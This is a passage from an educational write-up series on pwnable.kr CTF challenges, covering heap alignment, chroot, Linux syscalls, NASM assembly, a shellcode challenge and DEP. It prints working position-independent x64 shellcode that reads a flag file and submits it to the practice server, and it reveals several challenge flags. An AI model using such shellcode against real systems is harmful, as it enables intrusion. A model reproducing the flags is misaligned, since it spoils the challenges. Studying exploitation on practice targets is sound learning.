We can't deduce for certain the actual alignment supported by the heap implementation at the target machine's C standard library, but we can definitely say that it is smaller than 16 (otherwise, all these addresses would have ended with a 0). We can make an educated guess that the answer is maybe 8.

At first sight, our theory is disproved: experiment 3 uses an address that isn't 16-byte aligned, and the experiment goes through without issue. But if we take a closer look at `fast_memcpy` we find that the assembly doesn't even kick into gear unless the array to be copied has size at least 64 bytes (which makes sense, as that's the size operated on by these `movntps` instructions). The experiment fails the moment we try any allocation size greater than that and the address returned by `malloc` isn't 16-byte aligned.

It's now our goal to force the program to allocate 16-byte aligned memory chunks. How do we do that? The only thing we control is the size of the allocation being requested. To really understand how to "play" the heap we need to know much more heap internals than we currently do. Thankfully, we can cheat: since the heap is deterministic in its behavior, each time we input the same allocation sizes, we get the same behavior. This means that we can use a backtracking approach: try values for the first allocation size, until one works; then keep it fixed and try values for the second allocation size, until one works; then keep the first two sizes fixed as the values we found, and try various sizes for the third allocation, et cetera and so on.

Alas, that's still not checkmate. For all we know, a single correct value to get the heap to cooperate can be obscure and very specific, and in that case we can stand there and try values until we're blue in the face. We'll have to make our guesses at least

somewhat educated. A closer look at the experiment results above reveals a helpful pattern:

experiment	prev. alloc size	offset from last alloc
1	N/A	N/A
2	`0x10`	`0x18`
3	`0x20`	`0x28`
4	`0x40`	`0x48`

It seems that the program is trying to allocate the memory more-or-less contiguously, but on every allocation an extra block of `0x8` bytes is allocated for... something, ruining the alignment. Let's try to make room for this "something", and reduce the requested allocation sizes by `0x8` bytes each:

```
experiment 1 : memcpy with buffer size 8
ellapsed CPU cycles for slow_memcpy : 2136
ellapsed CPU cycles for fast_memcpy : 152

experiment 2 : memcpy with buffer size 24
ellapsed CPU cycles for slow_memcpy : 274
ellapsed CPU cycles for fast_memcpy : 308

experiment 3 : memcpy with buffer size 56
ellapsed CPU cycles for slow_memcpy : 422
ellapsed CPU cycles for fast_memcpy : 564

experiment 4 : memcpy with buffer size 120
ellapsed CPU cycles for slow_memcpy : 874
ellapsed CPU cycles for fast_memcpy : 526

experiment 5 : memcpy with buffer size 248
ellapsed CPU cycles for slow_memcpy : 1796
ellapsed CPU cycles for fast_memcpy : 622

experiment 6 : memcpy with buffer size 504
ellapsed CPU cycles for slow_memcpy : 3568
ellapsed CPU cycles for fast_memcpy : 638

experiment 7 : memcpy with buffer size 1016
ellapsed CPU cycles for slow_memcpy : 6530
ellapsed CPU cycles for fast_memcpy : 694

experiment 8 : memcpy with buffer size 2040
ellapsed CPU cycles for slow_memcpy : 13392
ellapsed CPU cycles for fast_memcpy : 988

experiment 9 : memcpy with buffer size 4088
ellapsed CPU cycles for slow_memcpy : 27630
ellapsed CPU cycles for fast_memcpy : 1830

experiment 10 : memcpy with buffer size 8184
ellapsed CPU cycles for slow_memcpy : 62262
ellapsed CPU cycles for fast_memcpy : 3220

thanks for helping my experiment!
flag : 1_w4nn4_br34K_th3_m3m0ry_4lignm3nt
```

Whew! That could have gone much more badly and could have required many more iterations. Let's say our silent thanks and move on.

43 Chroot Jail

The linux command `chroot` runs a process such that its view of the filesystem is "rooted" in some directory other than the actual filesystem root. A process run with e.g. `chroot /foo/chroot/dir` cannot refer to any file path outside its new assigned root; if it tries to create a new file in `/home/usr/new_file`, from its perspective the file creation will succeed, but actually the file will be created in `/foo/chroot/dir/home/usr/new_file`. This goes for reading files, writing files, executing files – the whole lot.

Take a moment to appreciate how strangling of a constraint this is on a process. To give an example, if we just try to `chroot` into some directory without any prepartion, `chroot` will crash because it won't find `bash` in `/bin/bash` and won't be able to start a terminal session.

Given the above, creating a fully functioning `chroot`ed terminal session is somewhat of a hassle. Any program we want to run needs to be copied into the `chroot` directory, including all its dependencies. We won't set up such an environment here, though if you're itching to toy with one, a web search on how to set it up won't fail you.

```
tux@router:~$ tree /bashjail/
/bashjail/
├── bin
│   ├── bash
│   └── ls
├── etc
│   └── bash.bashrc
├── lib
│   └── x86_64-linux-gnu
│       ├── libc.so.6
│       ├── libdl.so.2
│       ├── libpcre.so.3
│       ├── libpthread.so.0
│       ├── libselinux.so.1
│       └── libtinfo.so.5
└── lib64
    └── ld-linux-x86-64.so.2

5 directories, 10 files
```


44 Linux System Calls

In 64-bit Linux, invoking a system call is done by putting a system call number in the register `rax`; the system call arguments in `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9` (in that order); and then signalling the operating system that we want to perform a system call with the `syscall` instruction. (The process for 32-bit linux is the same in principle, yet subtly different: other registers are used for parameters, other syscall numbers are used, and to invoke the syscall the instruction is `int 0x80`.) The return value is left by the system call in `rax`, and if negative, it indicates an error. Its absolute value should then be interpreted as an error number. To interpret these errors, refer to this table.

Some sample system calls in 64-bit Linux are:

- `open`, syscall number `0x2` – Takes a file name (in `rdi`), flags (in `rsi`) and mode (in `rdx`).
  - The `flags` parameter gives the OS some details on how to open the file – whether we want to write to it, read to it, create it, and so on. This parameter is created by combining (performing a logical `or` on) various possible flag values. Some highlights are `0x0` for "we'll be reading the file", `0x1` for "we'll be writing to the file", and `0x40` for "create the file if it doesn't exist yet".
  - The `mode` parameter determines what access control permissions will be assigned to a new file, if it is created. These again support composition via logical `or`, and some possible values are `S_IRUSR` (`0x100`) and `S_IWUSR` (`0x80`) which give the file owner read and write permission, respectively.
  - The system call returns a file descriptor in `rax`.
- `read`, syscall number `0x0` – Takes a file descriptor (in `rdi`), a buffer (in `rsi`) and the number of bytes to read (in `rdx`). Reads that many bytes from the file into the specified buffer.
- `write`, syscall number `0x1` – Takes a file descriptor (in `rdi`), a buffer (in `rsi`) and a number of bytes to write (in `rdx`). Writes that many bytes from the specified buffer into the file.
- `exit`, syscall number `0x3C` – Takes a process exit value (in `rdi`) and exits the process.

A full list is available here. In our experience, the two biggest gotchas when searching for online information for directly interacting with OS system calls are:



- Many values that seem to be correct will not be: they're for a different architecture (32 vs 64 bit), they're for the C standard library wrapper of nearly the same name rather than the actual system call, and so on. Double and triple check before using the wrong value and spending 3 hours debugging the result.
- flag values are often given as symbolic constants without their numeric value, implicitly assuming that the person looking for the correct constant is a C programmer `#include`ing a header file. What are you even doing, programming in assembly? You weirdo.

After much trial and error, we find it best to go directly look at the header file the C compiler would use. For instance, to obtain the correct value of `O_CREAT`, we ran `grep -r O_CREAT /usr/include` – we found the value sitting in `/usr/include/asm-generic/fcntl.h`, **in octal notation** (`0100 = 0x40`).

This is the second time now we've been blindsided with octal notation in this set of exercises. Let us make it clear in no uncertain terms that no, octal notation is not an actual legitimate thing, and you should just use hexadecimal. If we allow octal, what's next? Base four? Base thirty-two?

Seriously.

45 Writing Assembly and NASM

In the `bof` and `uaf` exercises, we basically had to execute half an attack: just overwrite the correct address with the correct value. In `bof`, all we had to do was overwrite a value. In `uaf`, the code we wanted to execute was already in memory, waiting for us in the form of a `give_shell` function.

But what if neither is the case? What if the code that does what we want to do isn't anywhere in memory, and *we* have to pass it to the program? Are we supposed to, what, write machine code in hexadecimal and process it with `xxd`?

Thankfully, no. We can write machine code in assembly language, and convert it into equivalent machine code using an assembler. We'll be using a program called `nasm`. Grab a working copy of `nasm`, then create a text file named `assembly_test_minimal.asm` with the following contents:

```
BITS 64

inc rax
dec rax
inc rax
dec rax
```

`BITS 64` tells `nasm` that we want the output to be 64-bit assembly. Now invoke:

```
nasm -f bin -o assembly_test_minimal ./assembly_test_minimal.asm
```

Open the resulting file `assembly_test_minimal` in a disassembler. The output should be something like this:

```
seg000:0000000000000000 ; File Name   : [redacted]\17_asm\assembly_test_minimal
seg000:0000000000000000 ; Format      : Binary file
seg000:0000000000000000 ; Base Address: 0000h Range: 0000h - 000Ch Loaded length: 000Ch
seg000:0000000000000000
seg000:0000000000000000                 .686p
seg000:0000000000000000                 .mmx
seg000:0000000000000000                 .model flat
seg000:0000000000000000
seg000:0000000000000000 ; ===========================================================================
seg000:0000000000000000
seg000:0000000000000000 ; Segment type: Pure code
seg000:0000000000000000 seg000          segment byte public 'CODE' use64
seg000:0000000000000000                 assume cs:seg000
seg000:0000000000000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000                 inc     rax
seg000:0000000000000003                 dec     rax
seg000:0000000000000006                 inc     rax
seg000:0000000000000009                 dec     rax
seg000:0000000000000009 seg000          ends
seg000:0000000000000009
seg000:0000000000000009
seg000:0000000000000009                 end
```

Now, let's put it inside of an executable that can be run from the terminal. Create `assembly_test_elf.asm` with these contents:

```
BITS 64

global _start

_start:
    inc rax
    dec rax
```

```
    inc rax
    dec rax
```

It's the same as before; we just added a `_start` label to let the assembler and linker know where execution should start, and made the label public via the `global` keyword. Now:

- Assemble the file into an object file – `nasm -f elf64 -o assembly_test_elf.o ./assembly_test_elf.asm`
- Link the object file into an executable – `ld -o assembly_test_elf assembly_test_elf.o`
- Run `./assembly_test_elf` and get a segmentation fault
- Understand that the segmentation fault happened because after the last instruction we defined, the program just moves on and tries to execute undefined data
- Debug the program using `gdb` to verify this

Here is a list of handy `nasm` features:

- `%define alias val` – works similarly to a `#define` in C. Any occurance of the alias will be switched with the value by a preprocessor.
- `%marco macroname 3 {code that uses %1, %2, %3...} %endmacro` - create a macro (this example defines a macro with 3 arguments; it's possible to use more, or fewer). For instance, we can write `%macro mov_to_eax 1 mov eax, %1 %endmacro` and later invoke `mov_to_eax(ebx)` – this will resolve to `mov eax, ebx`.
- `label_name:` – at any point in the program, we can write this (with our label name of choice). We can later use the label name anywhere in the prorgram, and it will be equivalent to the address of the next instruction / data.
- `db` – "define byte". This allows us to pepper our memory with constants. For example, if we want to put the string "ABCD" in memory, we can do `db 0x41 0x42 0x43 0x44`; in fact, even `db "ABCD"` works. Though note that `nasm` will not automatically assume that we want to add a null terminator, and so passing these strings as they are into a function call will probably end badly. To specify a null-terminated string, use `db 0x41 0x42 0x43 0x44 0x00` or `db "ABCD", 0`.
- `times num directive` - a shorthand for repeating a `nasm` directive many times. For example, we can do `times 0x100 db 0` to define 256 zero bytes.
- `$` - this sigil resolves into the current memory address, relative to where assembly started. Since `nasm` supports simple arithmetic, we might define a label `start:` and then, some lines of assembly later, write `$-start` and this will resolve to the offset of the current address relative to `start`.
- `equ` - defines internal assembler variables, which can be used later. For example, `my_variable equ 5`. This can come in very handy in conjunction with the previous feature to measure offsets between different points in the program (e.g. `bufferlen equ $-buffer`).
- `section` - declare a new section in the executable file. We can choose whatever section names we like, but `section .text` is customary for code, and `section .data` is customary for global variables and constants. When compiling an executable, it's best to put code and data in different sections (we'll later get to the reason for that). It goes without saying, but flat binaries don't have sections.

Try to write a 64-bit program that copies the contents of the file `source.txt` into a new file named `destination.txt`. A lot of trial and error will likely be involved. We recommend liberally using `strace` to see what parameters the system calls are called with; if that doesn't clarify the issue, you can bring out the big guns and start a `gdb` session (when a call fails, note the `rax` value and cross-reference with the error table linked in the section about system calls. This will help you get a better understanding of what's gone wrong.)

If you find this mini-exercise frustrating, rest assured that it is *supposed* to be frustrating, and is in fact most of the work for the next exercise. That exercise requires writing proper assembly, correctly interfacing with Linux system calls, *and* addressing

some basic specific concerns that arise during exploitation. We want to make sure that we have the basic assembly-ing down before we address the challenge of adjusting assembly to be fit for exploitation.

We provide our own solution to the mini-exercise below as a reference.

```
BITS 64

global _start

;constants
;system call ordinals
%define sys_read 0x000
%define sys_write 0x001
%define sys_open 0x002
%define sys_exit 0x03C

;flag values
%define O_RDONLY 0x000
%define O_WRONLY 0x001
%define O_CREAT 0x040
%define S_IXUSR 0x040
%define S_IWUSR 0x080
%define S_IRUSR 0x100

;locals
%define buflen 0x100

;constants and global variables
section .data

source_file:
    db "source.txt", 0
destination_file:
    db "destination.txt", 0
buf:
    times buflen db 0

;code
section .text

_start:
    mov rdi, source_file ;fname
    mov rsi, O_RDONLY ;flags
    xor rdx, rdx ;mode
    mov rax, sys_open
    syscall
```

```
mov rdi, rax ;fd
mov rsi, buf ;buf
mov rdx, buflen ;count
mov rax, sys_read
syscall

mov rdi, destination_file ;fname
mov rsi, O_WRONLY
or rsi, O_CREAT ;flags
mov rdx, S_IRUSR
or rdx, S_IWUSR ;mode
mov rax, sys_open
syscall

mov rdi, rax ; fd
mov rsi, buf ;buf
mov rdx, buflen ; count
mov rax, sys_write
syscall

xor rdi, rdi
mov rax, sys_exit
syscall
```

46 Challenge 0x11: ASM


asm

> “Mommy! I think I know how to make shellcodes!”

As we mentioned earlier, so far we've been shielded from the question: "but after we control `eip`, then what?". In this exercise, we are finally faced with that question – thankfully in isolation. We don't have to replicate the feat of diverting the program execution; it is done for us. Instead, we have to focus on the assembly that runs after execution is diverted.

Inside the remote server directory, outside of the source there's a `readme` file instructing us to connect to the remote server at port 9026 when we're ready to actually run the exercise. We are also given a ludicrously long name for the flag file.

The source file `asm.c` might seem intimidating and full of strange quirks at first sight, but really, what happens is that the program is telling us "give me a bunch of assembly, and I will execute it for you". This happens in the line `((void (*)(void))sh)()`, probably the C-iest C line we've ever read. The rest is details:

- We're apparently put in something called a "SECCOMP sandbox". Some web searching and snooping reveals that in practice, the implications of this are that we're not allowed to invoke system calls other than `open`, `read` and `write`.
- We are put in a chroot jail in the directory `/home/asm_pwn`.

- The space where our shellcode is put is initialized to `0x90` values – these are `nop` instructions.
- A longish preamble is prepended to our shellcode, starting with hexadecimal bytes `48 31`.

Our of these, the first three are just the author being paranoid that we use the exercise to wreck their machine. Only the last one seems to be somewhat of a mystery. If we `xxd -r` these values into a raw file and open the result in a disassembler, we see the following:

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 dec     eax
seg000:00000001                 xor     eax, eax
seg000:00000003                 dec     eax
seg000:00000004                 xor     ebx, ebx
seg000:00000006                 dec     eax
seg000:00000007                 xor     ecx, ecx
seg000:00000009                 dec     eax
seg000:0000000A                 xor     edx, edx
seg000:0000000C                 dec     eax
seg000:0000000D                 xor     esi, esi
seg000:0000000F                 dec     eax
seg000:00000010                 xor     edi, edi
seg000:00000012                 dec     eax
seg000:00000013                 xor     ebp, ebp
seg000:00000015                 dec     ebp
seg000:00000016                 xor     eax, eax
seg000:00000018                 dec     ebp
seg000:00000019                 xor     ecx, ecx
seg000:0000001B                 dec     ebp
seg000:0000001C                 xor     edx, edx
seg000:0000001E                 dec     ebp
seg000:0000001F                 xor     ebx, ebx
seg000:00000021                 dec     ebp
seg000:00000022                 xor     esp, esp
seg000:00000024                 dec     ebp
seg000:00000025                 xor     ebp, ebp
seg000:00000027                 dec     ebp
seg000:00000028                 xor     esi, esi
seg000:0000002A                 dec     ebp
seg000:0000002B                 xor     edi, edi
seg000:0000002B seg000          ends
```

It just sets a pre-determined value for most of the registers, so we don't try to set up some clever attack using the existing values of registers. Does this bother us? It shouldn't; after all the work we've done already, the attack plan seems straightforward. Assemble a flat binary comprised of instructions that read out of the very long-named flag file, then write the result to a newly-created file with "anyone can read" permissions. Pre-existing register values don't really come into it.

After some thought, this plan won't work as-is. Because of the `chroot` jail, we can only create files inside the `/home/asm_pwn` directory, and since we're normal users, we don't have read permissions for this directory and won't be able to read the file. We don't even know if the `asm_pwn` user has the write permissions for `/home/asm_pwn` necessary to create new files in it. This is kind of a silly point to get stuck on: "we have the flag, how do we write it somewhere that we can actually access later?" – but without an answer it's not really possible to complete the exercise. In our solution, we opted to recycle the trick we learned in the original `fd` exercise: we can just give the `write` syscall the value `0` as the file descriptor, and the flag will be written to the standard output.

With that out of the way, let's make the necessary modifications to our original "file copy" program. We're compiling to a flat binary so the sections have to go, and all the data (such as file names) has to be moved to the end of the file, or else it will be interpreted as assembly and executed. We make the first `read` take the flag file name as input. We then perform a `read` as before, and then skip the second `open` – stdout is already open and we have a file descriptor for it, `0x0`. So we can immediately call `write` with that file descriptor. When we are done applying all these changes, we have something like this:

```
BITS 64

;constants
;system call ordinals
%define sys_read 0x000
%define sys_write 0x001
%define sys_open 0x002
%define sys_exit 0x03C

;flag values
```

```
%define O_RDONLY 0x000
%define O_WRONLY 0x001
%define O_CREAT 0x040
%define S_IXUSR 0x040
%define S_IWUSR 0x080
%define S_IRUSR 0x100

;locals
%define stdout 0x001
%define buflen 0x100


_start:
    mov rdi, flag_name ;fname
    mov rsi, O_RDONLY ;flags
    xor rdx, rdx ;mode
    mov rax, sys_open
    syscall

    mov rdi, rax ;fd
    mov rsi, buf ;buf
    mov rdx, buflen ;count
    mov rax, sys_read
    syscall

    mov rdi, stdout ; fd
    mov rsi, buf ;buf
    mov rdx, buflen ; count
    mov rax, sys_write
    syscall

    xor rdi, rdi
    mov rax, sys_exit
    syscall

;constants and global variables
flag_name:
    db "redacted_for_brevity", 0
buf:
    times buflen db 0
```

Excuse the redacting of the flag name in the source listingss; it breaks LaTeX and *nothing* we tried helps. We asssemble the above into a flat binary:

```
nasm -f bin -o solution_draft.bin ./solution_draft.asm
```


Let's check out the result in a disassembler. The bytes may need some coercion to display correctly – with the cursor over code instructions press `c`, and with the cursor over data bytes press `u`, or `a` to interpret as a string.

```
; Segment type: Pure code
seg000          segment byte public 'CODE' use64
                assume cs:seg000
                assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
                mov     rdi, 57h ; 'W'
                mov     esi, 0
                xor     rdx, rdx
                mov     eax, 2
                syscall                 ; Low latency system call
                mov     rdi, rax
                mov     rsi, 13Fh
                mov     edx, 100h
                mov     eax, 0
                syscall                 ; Low latency system call
                mov     edi, 1
                mov     rsi, 13Fh
                mov     edx, 100h
                mov     eax, 1
                syscall                 ; Low latency system call
                xor     rdi, rdi
                mov     eax, 3Ch ; '<'
                syscall                 ; Low latency system call
; ---------------------------------------------------------------------------
aThisIsPwnableK db 'this_is_pwnable.kr_flag_file_please_read_this_file.sorry_the_file'
                db '_name_is_very_loooooooooooooooooooooooooooooooooooooooooooooooooo'
                db 'ooooooooooooooooooooooooooo0000000000000000000000000ooooooooooooo'
                db 'ooooooooo000000000000o0o0o0o0o0o0ong',0
```

For the sake of formality we try `./asm < solution_draft` but it fails on the first try, because of course it does. To be more specific, the program dies and produces no output. Let's write a `gdb` script that goes directly to our shellcode when debugging:

```
file asm
break *main+313
r < solution_draft
stepi
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
ni
```

Execute with `gdb -x solution.gdb`. The problem becomes apparent soon enough - we reach the first system call and it doesn't go through. Instead it produces an `rax` value of `-14`. Cross-referencing with the error table, we find that this stands for "bad address". We take another good look at the assembly, and...



Wait just one minute. The file name is supposed to be passed as a parameter to `rdi`. Instead, what's passed is the value `0x57`, which is definitely not a valid pointer at all. How did this happen?

Well, the better question is, why *wouldn't* it happen? Think about this carefully. When we assemble a flat binary, all constants (resulting from `equ`, labels, and so on) are resolved relative to the beginning of the flat binary. The assembler can't just "put the correct address there"; the address the binary will be loaded into is only known at run-time.

This problem is transparent to us when we compile an executable (or equivalently, assemble then link). The executable file format specifies a default loading address, and every absolute address anywhere in the code assumes that the executable is loaded there. The loader tries to load it there, and if it succeeds then there's no problem left. But even if the loader can't or won't load the executable at that exact address, it can fall back on the executable's *relocation table* – a long list of every absolute address present in the executable assembly. The loader moves the whole executable image whole-sale elsewhere, and then adjusts every absolute address to be the correct value by adding the delta from the default address to the actual loading address. All of this happens behind the scenes, and we spend our lives running `gcc` and happily not worrying about it.

But suddenly now, we have to deal with a super raw and rudimentary "loader" that copies our code byte-for-byte into memory and transfers execution there. We don't get to specify a default loading address, we don't get to specify a relocation table. What are we going to do?

The key concept here is **PIC** – Position Independent Code. Assembly can be carefully written such that it will run successfully, no matter where in memory it is loaded. The crafting of PIC is based around the careful avoidance of referring to absolute addresses. Failing that, it can fall back on directly obtaining information on where in memory the code is loaded, and adjusting its behavior accordingly to resolve addresses correctly.

It's easier to see what we mean by example. Let's add the following to our definitions:

```
%macro rel_init 0
    call rel_hook
    rel_hook: pop rbp
%endmacro
%define rel(offset) rbp+offset-rel_hook
```

Take a long look at this piece of smarty-pants machinery and try to figure out what it does.

Well, it's made out of two parts. First, `rel_init` performs a `call` straight into the next instruction. Recalling for a moment how stack frames and function calls work, what this means in practice is that when the `call` is invoked, the address of the next instruction is pushed onto the stack, and execution is then transferred to the operand given to `call`. Since we're `call`ing into the next instruction anyway, and that instruction just pops the top of the stack into `rbp`, the end result is that once the macro is done, the absolute memory address of `rel_hook` is now in `rbp`.

(Why can't we just `mov rbp, rip` or something? We can't, ok. The CPU is opinionated, and won't let us directly meddle with `rip` like that.)

The other piece of this contraption is a macro called `rel`. This macro takes a certain label, computes its offset from `rel_hook` in the flat binary, then adds the result to the value of `rbp`. Take a moment to convince yourself that this produces the correct address where the content of that label is loaded in memory.

Great! Now all we have to do is add that macro to our file, invoke `rel_init` right at the beginning of our code – then we're free to use `rel(label)` instead of every `label` for our constants and globals. Presumably, this should result in PIC. So we do that, and:

```
ben@ubuntu:                          pwnable.kr/17_asm$ nasm -f bin -o solution_draft_2.o ./solut
ion_draft_2.asm
./solution_draft_2.asm:31: error: invalid operand type
./solution_draft_2.asm:38: error: invalid operand type
./solution_draft_2.asm:44: error: invalid operand type
```

Bleh.

This actually isn't a macro issue. If we try to manually expand the macro we get the exact same error. Actually, what happens is that the macro expands to e.g. `mov rdi, rbp+flag_name-rel_hook`, but the `mov` instruction doesn't support inline arithmetic. We could just make a macro that `mov`s the value of `rbp` into the target operand and then `add`s `offset` and subtracts `rel_hook` using assembly instructions, but there's a neater solution. While `mov` doesn't support inline arithmetic, `lea` does – `lea rdi, [rbp+flag_name-rel_hook]` is valid assembly. Armed with this knowledge, we tweak our macro and finally obtain a working solution:

```
BITS 64

;constants
;system call ordinals
%define sys_read 0x000
%define sys_write 0x001
%define sys_open 0x002
%define sys_exit 0x03C

;flag values
%define O_RDONLY 0x000
%define O_WRONLY 0x001
%define O_CREAT 0x040
%define S_IXUSR 0x040
%define S_IWUSR 0x080
%define S_IRUSR 0x100

;locals
%define stdout 0x001
%define buflen 0x100

%macro rel_init 0
    call rel_hook
    rel_hook: pop rbp
%endmacro
```

```
%define rel(offset) rbp+offset-rel_hook



_start:
    rel_init
    lea rdi, [rel(flag_name)] ;fname
    mov rsi, O_RDONLY ;flags
    xor rdx, rdx ;mode
    mov rax, sys_open
    syscall

    mov rdi, rax ;fd
    lea rsi, [rel(buf)] ;buf
    mov rdx, buflen ;count
    mov rax, sys_read
    syscall

    mov rdi, stdout ; fd
    lea rsi, [rel(buf)] ;buf
    mov rdx, buflen ; count
    mov rax, sys_write
    syscall

    xor rdi, rdi
    mov rax, sys_exit
    syscall

;constants and global variables
flag_name:
    db "redacted_for_brevity", 0
buf:
    times buflen db 0
```

When debugging locally using this script, remember to switch the input in `solution.gdb`. Also remember that if we try to `ni` over the first `call` in the flat binary code, the program will run to completion. It's a fake `call` that doesn't return, but the debugger doesn't know that! Use `stepi` instead.

If we try to use this solution locally, our OS complains about the file name being too long. Add to the list of underrated skills: "knowing when your problem is bullspit, and probably wasn't intended by the exercise author". What are we supposed to do about the long file name? It was literally dictated to us by the exercise author. If the remote server is saying "yes, that looks like a good solution but the file name is really a problem", this makes the exercise unsolvable. So, before spending 5 hours trying to find a clever way out of this error, our first instinct should be to assume that the exercise *is* solvable after all, and suspect that this is just some mock environment vs. target environment hiccup – which is, in fact, the case:

```
ben@ubuntu:                                    /17_asm$ nc pwnable.kr 9026 < solution
Welcome to shellcoding practice challenge.
In this challenge, you can run your x64 shellcode under SECCOMP sandbox.
Try to make shellcode that spits flag using open()/read()/write() systemcalls only.
If this does not challenge you. you should play 'asg' challenge :)
give me your x64 shellcode: Mak1ng_shelLcodE_i5_veRy_eaSy
```

47 Exploitation Basics: Data Execution Prevention (DEP)

When introducing the buffer overflow attack, we said:

> This shouldn't sound right to you. Most programs *do* use stack-based calling conventions, and yet the internet is *not* the Wild West where anyone who talks to a server can commandeer it. That's because once the danger became clear, people figured out all sorts of defenses and mitigations that can be used to prevent the attack. We'll get to those later; but we have to walk before we can run, so let's first understand the basic attack and how it works.

Now it's time to meet one of those defenses and mitigations. DEP is a simple concept: code should be run, and data should be modified. This is the natural order of things. Anyone trying to modify code, or execute data, is probably up to something shady; as defenders, we don't know what they're up to, and we don't want to find out.

Figure 23: Since you can modify the bistro, this is an essential security mechanism.

Process memory is divided into a few segments, which are in turn divided into many pages. DEP is an OS feature that allows an executable to specify permissions for each of its segments – any combination of read, write or execute permissions. This may seem reminiscent of file permissions, but it's simpler: the whole user, group, other distinction doesn't figure into it.

If a program tries to execute code in a page without execute permission, or write into a page without write permission, that's an access violation. As a result, the entire exploitation paradigm of writing code into the heap/stack/original code and executing it there crumbles to dust. An attacker can execute anything in the code section, but they can't overwrite it; they can overwrite anything in the stack or the heap, but they can't execute it. Checkmate!

Of course, life is not that simple, either, and DEP can be routed around too, given enough creativity (we'll later see, and practice, one specific way to do it). We won't go through compiling and running C code that generates an exception and dies – we assume the reader studied C language, and naturally 15 of their first 20 programs did that already. But we do invite them to browse the list of running processes (via `ps aux` or `top`) and do a `cat /proc/<pid>/maps` using the pid of this process or another. We already went through this once to see program segmentation, but now we can pay special attention to the permission list attached to each segment.

Below we include a sample report on the segments of the `bash` process image (the actual output contains many additional segments, belonging to images of loaded dependencies; we omitted those for the sake of brevity). The first section is the code section – it has `x` (execute) permission but not `w` (write) permission. For the third section, which is the data section, the opposite is true.

```
ben@ubuntu:                                                $ cat /proc/1788/maps
55ba76d1b000-55ba76e1f000 r-xp 00000000 08:01 2097159                    /bin/bash
55ba7701e000-55ba77022000 r--p 00103000 08:01 2097159                    /bin/bash
55ba77022000-55ba7702b000 rw-p 00107000 08:01 2097159                    /bin/bash
```

48 Challenge 0x12: Unlink


unlink

> Daddy! How can I exploit unlink corruption?

This is the big one. The entire Toddler's Bottle challenge sequence doesn't declare a "final exam", but in practice, this is it; the two exercises after this one are more like bonus material. Compared to everything up to now `unlink` is long, requires careful reasoning, is full of insidious gotchas and is just a perfect storm of frustration all around. Here we go!

The program we need to exploit implements a doubly linked list structure. Each link in the list has a pointer to the next element (`fd`), a pointer to the previous element (`bk`) and 8 bytes of content (`buf`). The program supports "unlink" functionality: when the function `unlink` is run on a link L, the program backs up the identity of the next link L_{prev} and previous link L_{next}, then connects these two links: the `bk` pointer on L_{next} is made to point to L_{prev} and then the `fd` pointer on L_{prev} is made to point at L_{next}.

With this functionality in place, the program then:

- Creates three such links: `A`, `B` and `C`
- Manipulates the link pointers such that a proper doubly-linked list is created with `A` first, `B` second and `C` third
- Displays the address where the pointer `&A` is kept on the stack as a local variable of the `main` function
- Displays the address where the actual `A` object is kept on the heap
- Gives the user free reign to overwrite memory starting with `A.buf` on the heap
- Attempts to call `unlink` on B

